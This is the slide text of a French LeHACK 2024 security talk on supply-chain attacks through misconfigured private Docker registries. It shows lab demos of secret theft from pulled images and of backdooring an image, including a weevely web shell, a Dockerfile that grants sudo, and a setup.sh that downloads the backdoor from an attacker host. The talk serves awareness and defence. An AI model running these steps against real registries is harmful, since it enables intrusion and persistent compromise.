


/////


Supply Chain Attack : le cas du Registre Privé Docker


Geoffrey SAUVAGEOT-BERLAND
LeHACK – 5 juillet 2024





>_id

~> Geoffrey SAUVAGEOT-BERLAND ~ @archidote 

~> Ingénieur DPE en informatique, pentester chez Orange Cyberdefense  **Cyberdefense**

~> Chargé d'enseignement à l'école d'ingénieur CPE LYON 

~> Fondateur du blog le-guide-du-secops.fr 

~> Auteur d'articles sur it-connect.fr 

Sommaire

Introduction

Recommandations





////

1. Introduction

Supply Chain Attack ?

~> **Objectif** : Infection du cycle de développement d'une application pour compromettre une organisation et ses parties prenantes.


2020



2023




2024




Qu'est-ce docker ?

~> **Conteneur** : Virtualisation de processus afin d'émuler un service/application

~> **Machine virtuelle** : Virtualisation de composants (RAM,CPU, etc.) pour émuler un OS




Qu'est-ce qu'un registre docker ?



Deux types de registres

- ~> **Registres publics** : Héberger dans le « cloud » des images
- ~> **Registres privés** : Héberger « on-premise » des images




Focus : Registre Privé Docker

~> **Registre Privé Docker** : Solution « Officielle » de Docker

~> Harbor, GitLab CR, Sonatype Nexus Repository

Focus : Registre Privé Docker

~> Service HTTP qui stocke, gère et distribue des images Docker



Menaces de sécurité actuelles

Configurations par défaut :

- ~> Accessible de manière anonyme
- ~> Les données transitent via HTTP
- ~> Aucun mécanisme de protection n'est activé contre les attaques automatiques

Menaces de sécurité actuelles

~> Docs Docker & tutoriels en ligne : Manque de sensibilisation des menaces encourues

~> Conséquences : Mauvaises configurations probablement répandues

hub.docker.com/_/registry

Run a local registry: Quick Version

```
$ docker run -d -p 5000:5000 --restart always --name registry registry:2
```

Now, use it from within Docker:

```
$ docker pull ubuntu
$ docker tag ubuntu localhost:5000/ubuntu
$ docker push localhost:5000/ubuntu
```

docker.com/blog/how-to-use-your-own-registry-2/

Running the Distribution service

The Distribution project has been packaged as an [Official Image on Docker Hub](#). To run a version locally, execute the following command:

```
$ docker run -d -p 5000:5000 --name registry registry:2.7
```

The `-d` flag will run the container in detached mode. The `-p` flag publishes port 5000 on your local machine's network. We also give our container a name using the `--name` flag. Check out our [documentation](#) to learn more about these and all the flags for the `docker run` command.

distribution.github.io/distribution/

Registry storage driver

- Filesystem storage driver
- Google Cloud Storage driver
- In-memory storage driver (testing only)
- Microsoft Azure storage driver
- S3 storage driver

The distribution registry implements the [OCI Distribution Spec](#) version

Basic commands

Start your registry

```
docker run -d -p 5000:5000 --name registry registry:2
```



////


2. Scénarios d'exploitation

Scénarios

~> **Scénario 1 : Vol et revue du code source d'une image**

~> Scénario 2 : Falsification d'une image du registre

Environnement des tests



Scénario 1 / Reconnaissance

```
kali@kali ~ $ nmap -p- -sV 192.168.130.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 11:00 CEST
Nmap scan report for 192.168.130.133
Host is up (0.00059s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
5000/tcp  open  http     Docker Registry (API: 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.40 seconds
kali@kali ~ $
```


Scénario 1 / Images du registre

```
kali@kali ~ $ curl -s 192.168.130.133:5000/v2/_catalog | jq
{
  "repositories": [
    "gitalpha",
    "mywebapp"
  ]
}
kali@kali ~ $
```

Scénario 1 / Analyse de l'image

```
kali@kali ~/leHACK $ sudo docker pull 192.168.130.133:5000/gitalpha
Using default tag: latest
latest: Pulling from gitalpha
Digest: sha256:b46a9b85970b4098cf69262a7495d426038ca2cf497fedeb170563fd43236596
Status: Image is up to date for 192.168.130.133:5000/gitalpha:latest
192.168.130.133:5000/gitalpha:latest
```

```
kali@kali ~/temp $ sudo docker run -it 192.168.130.133:5000/gitalpha sh
/ # ls
bin      dev      etc      gitalpha  home     lib      media    mnt      opt
/ # cd gitalpha/
/gitalpha #
```

Scénario 1 / Vol de secrets

~> Fichier .env

```
/gitalpha # cat .env  
DB_HOST="172.17.0.95"  
DB_USER="dev"  
DB_PASSWORD="Azerty123!"  
DB="app_gitlapha"
```

~> Variables d'environnements

```
~ # printenv  
GA_API_KEY=312cxwd564gf12nbv35w489jhg  
HOSTNAME=6c8e8ba156f8  
SHLVL=1  
HOME=/root  
OLDPWD=/  
FILE_SRV_IP=172.17.0.94  
FILE_SRV_PASS=123+aze
```

~> Historique .git/

```
/gitalpha # git log -p | grep token  
+api_token="dsgfsg546ds4gf65fds4g5fd4s5dgdgf51fdg545q"  
/gitalpha #
```

Scénario 1 / Conséquences

- ~> Mouvement latéral : Rejeu de ces données vers d'autres services
- ~> API Abuse : Augmenter les coûts de facturation des services (AWS, etc.)
- ~> Retro-ingénierie : Analyser du code source pour y intégrer une backdoor.

Cela a-t-il déjà été exploité ?



Whiskey Tango Foxtrot

[Github](#) [Twitter](#) [RSS](#) [Book Shelf](#)

Twitter's Vine Source code dump

6 Seconds are not enough

Note: The following post provides details only about the process I followed to procure the source code of Vine. I have not and will not disclose the source code because it's AGAINST THE LAW!!!

Hello Hackers!

Today I am going to disclose a long awaited bug, which I found in *Twitter's Vine*.


@avicoder 

Scénarios

~> Scénario 1 : Vol et revue du code source d'une image

~> **Scénario 2 : Falsification d'une image du registre**

Scénario 2 / Schéma



Scénario 2 / Analyse de l'image


```
kali@kali ~/leHACK $ sudo docker pull 192.168.130.133:5000/mywebapp
Using default tag: latest
latest: Pulling from mywebapp
3b65ec22a9e9: Pull complete
586a291c6a9c: Pull complete
9d04cf7ea8c1: Pull complete
a7063eff4cae: Pull complete
26e7df24d493: Pull complete
b1d4af92f604: Pull complete
Digest: sha256:0c40443a1f6d51648ef042562085329c14dc1019191b0fdcf0bfd1b85a0c7c97
Status: Downloaded newer image for 192.168.130.133:5000/mywebapp:latest
192.168.130.133:5000/mywebapp:latest
```

```
kali@kali ~/leHACK $ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
192.168.130.133:5000/mywebapp	latest	fd6340d9ecb1	4 weeks ago	354MB

```
kali@kali ~/leHACK $ docker run -d -p 8080:80 192.168.130.133:5000/mywebapp
00e54e22db54b39695bf29ae3d3010225e0b437a8df82753f88cab4dbf969bc7
```


Scénario 2 / Analyse de l'image



Scénario 2 / Analyse de l'image

```
kali@kali ~/leHACK $ dlc
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
00e54e22db54	192.168.130.133:5000/mywebapp	"/bin/sh -c '/usr/sb..."	3 seconds ago	Up 2 seconds	0.0.0.0:8080->80
/tcp	kind_lovelace				

```
kali@kali ~/leHACK $ docker exec -it kind_lovelace sh
```

```
# /bin/bash
```

```
root@00e54e22db54:/# cd /var/www/html/
```

```
root@00e54e22db54:/var/www/html# ls
```

```
README.md index.html index.html.old lyon.jpg main.css main.js
```

```
root@00e54e22db54:/var/www/html# php -v
```

```
PHP 7.4.3-4ubuntu2.20 (cli) (built: Feb 21 2024 13:54:34) ( NTS )
```

```
Copyright (c) The PHP Group
```

```
Zend Engine v3.4.0, Copyright (c) Zend Technologies
```

```
with Zend OPcache v7.4.3-4ubuntu2.20, Copyright (c), by Zend Technologies
```

```
root@00e54e22db54:/var/www/html#
```

Scénario 2 / Ajout d'une backdoor

```
kali@kali ~/leHACK $ weevely generate 123456 backdoor.php 88 touch Dockerfile
Generated 'backdoor.php' with password '123456' of 687 byte size.
kali@kali ~/leHACK $ ls
backdoor.php  Dockerfile
```



Scénario 2 / Modification de l'image

Dockerfile X

```
1 FROM 192.168.130.133:5000/mywebapp
2 COPY backdoor.php /var/www/html
3 RUN apt update && apt install -y -q sudo
4 RUN echo 'www-data:password' | chpasswd
5 RUN usermod -aG sudo www-data
```

Dans un scénario réel, backdoor.php devrait avoir d'autres caractéristiques :

~> Fichier caché

~> Stocké dans un répertoire peu fréquenté

~> Avec un nom semblable au projet.

Objectif : Rester furtif

Scénario 2 / Reconstruction

```
kali@kali ~/leHACK $ sudo docker build -t 192.168.130.133:5000/mywebapp .  
[+] Building 5.9s (10/10) FINISHED  
=> [internal] load build definition from Dockerfile  
=> => transferring dockerfile: 217B  
=> [internal] load metadata for 192.168.130.133:5000/mywebapp:latest  
=> [internal] load .dockerignore  
=> => transferring context: 2B  
=> [internal] load build context  
=> => transferring context: 728B  
=> [1/5] FROM 192.168.130.133:5000/mywebapp:latest  
=> [2/5] COPY backdoor.php /var/www/html  
=> [3/5] RUN apt update && apt install -y -q sudo  
=> [4/5] RUN echo 'www-data:password' | chpasswd  
=> [5/5] RUN usermod -aG sudo www-data  
=> exporting to image  
=> => exporting layers  
=> => writing image sha256:ca691f0feb04e9944dc25f7b6874d872bcbf7273837fbd113610790847d4ea60  
=> => naming to 192.168.130.133:5000/mywebapp  
kali@kali ~/leHACK $
```

Scénario 2 / Upload de l'image

```
kali@kali ~/leHACK $ sudo docker push 192.168.130.133:5000/mywebapp
Using default tag: latest
The push refers to repository [192.168.130.133:5000/mywebapp]
189215403a5b: Pushed
447b844e0387: Pushed
430122b13f84: Pushed
df31ceb7caf1: Pushed
8559789cad0f: Layer already exists
95b98eadfefe: Layer already exists
c1bd16134f74: Layer already exists
3fee81cdd38b: Layer already exists
7a1fb34e03f4: Layer already exists
c3f11d77a5de: Layer already exists
latest: digest: sha256:95e3e70d3b01f21a9d91882ec592c986488805ff7dfac4d07fda92f9d82f5f99 size: 2417
kali@kali ~/leHACK $
```

Scénario 2 / Analyse du push

```
kali@kali ~/leHACK $ curl -s 192.168.130.133:5000/v2/mywebapp/tags/list | jq
{
  "name": "mywebapp",
  "tags": [
    "latest"
  ]
}
kali@kali ~/leHACK $
```

Scénario 2 / Analyse en profondeur

```
kali@kali ~/leHACK $ curl -s 'http://192.168.130.133:5000/v2/mywebapp/manifests/latest' | jq
```

```
  "v1Compatibility": "{\"id\":\"b19106cb7498f0595008a8f7d1653531416a06a1236239dcfed98c05774606d2\", \"parent\": \"b29c38e9dd7fc8272142a3db366b985c47590232a9609378162a\", \"comment\": \"buildkit.dockerfile.v0\", \"created\": \"2024-03-29T08:01:27.169Z\", \"container_config\": {\"Cmd\": [\"RUN /bin/sh -c usermod -aG sudo www-data # buildkit\"]}}\",  
  },  
  {  
    \"v1Compatibility\": \"{\\\"id\\\":\\\"b29c38e9d2864f877922dd7fc8272142a3db366b985c47590232a9609378162a\\\", \\\"parent\\\":\\\"25771e065367f79c969e41fdc6bf3cee5e16178217661b5e21e3\\\", \\\"comment\\\":\\\"buildkit.dockerfile.v0\\\", \\\"created\\\":\\\"2024-03-29T08:01:26.816Z\\\", \\\"container_config\\\":{\\\"Cmd\\\":[\\\"RUN /bin/sh -c echo 'www-data:password' | chpasswd # buildkit\\\"]}}\",  
    },  
    {  
      \"v1Compatibility\": \"{\\\"id\\\":\\\"25771e066c189dcfb2505367f79c969e41fdc6bf3cee5e16178217661b5e21e3\\\", \\\"parent\\\":\\\"ed2cfeaf4785abdfadb2db939bf7eb21662264d8a45e1b05efb7\\\", \\\"comment\\\":\\\"buildkit.dockerfile.v0\\\", \\\"created\\\":\\\"2024-03-29T08:01:26.510Z\\\", \\\"container_config\\\":{\\\"Cmd\\\":[\\\"RUN /bin/sh -c apt update \\u0026\\u0026 apt install -y -q sudo # buildkit\\\"]}}\",  
      },  
      {  
        \"v1Compatibility\": \"{\\\"id\\\":\\\"ed2cfeaf0f129d29341a4785abdfadb2db939bf7eb21662264d8a45e1b05efb7\\\", \\\"parent\\\":\\\"8cbe2e6e21f5e01df6145504c043944414be2a047a6cf49e9980\\\", \\\"comment\\\":\\\"buildkit.dockerfile.v0\\\", \\\"created\\\":\\\"2024-03-29T08:01:21.396Z\\\", \\\"container_config\\\":{\\\"Cmd\\\":[\\\"COPY backdoor.php /var/www/html # buildkit\\\"]}}\",  
        },  
      }
```



Scénario 2 / Dissimulation

```
Dockerfile x $ setup.sh
1 FROM 192.168.130.133:5000/mywebapp
2 COPY setup.sh /setup.sh
3 RUN chmod +x /setup.sh && /setup.sh && rm /setup.sh
```

```
Dockerfile $ setup.sh x
1 #!/bin/bash
2 apt update && apt install -y -q sudo wget
3 wget http://192.168.130.128:8000/backdoor.php -O /var/www/html/backdoor.php
4 echo 'www-data:password' | chpasswd
5 usermod -aG sudo www-data
```

```
{
  "v1Compatibility": "{\"id\":\"e093686b7ae211d53d10c7bd1e3062b81d978c5eab496741a0e407e73decb27b\", \"parent\":\"19d7072142d767ab39b0dc4b12ef68d07e2773d06-28T12:29:32.504185691+02:00\", \"container_config\":{\"Cmd\":[\"RUN /bin/sh -c chmod +x /setup.sh \\u0026\\u0026 /setup.sh \\u0026\\u0026 rm /setup.sh\"]},
```

Cas : Déploiement automatique ?



Que se passe-t-il côté docker host ?


```
user@docker-host ~ $ sudo docker images --format "table {{.Repository}}\t{{.Tag}}\t{{.ID}}\t{{.Size}}"
192.168.130.133:5000/mywebapp   latest   657cff42648e  387MB
192.168.130.133:5000/mywebapp   <none>   ca691f0feb04  386MB
```

```
user@docker-host ~ $ sudo docker logs --since "2024-03-29T07:09:46Z" --details 081c16d751b9
time="2024-03-29T07:09:46Z" level=info msg="Session done" Failed=0 Scanned=3 Updated=0 notify=no
time="2024-03-29T07:09:56Z" level=info msg="Session done" Failed=0 Scanned=3 Updated=0 notify=no
time="2024-03-29T07:10:04Z" level=info msg="Found new 192.168.130.133:5000/mywebapp:latest image (657cff42648e)"
time="2024-03-29T07:10:06Z" level=info msg="Stopping /user-one-1 (c9546df4fea9) with SIGTERM"
time="2024-03-29T07:10:16Z" level=info msg="Creating /user-one-1"
time="2024-03-29T07:10:16Z" level=info msg="Session done" Failed=0 Scanned=3 Updated=1 notify=no
```

```
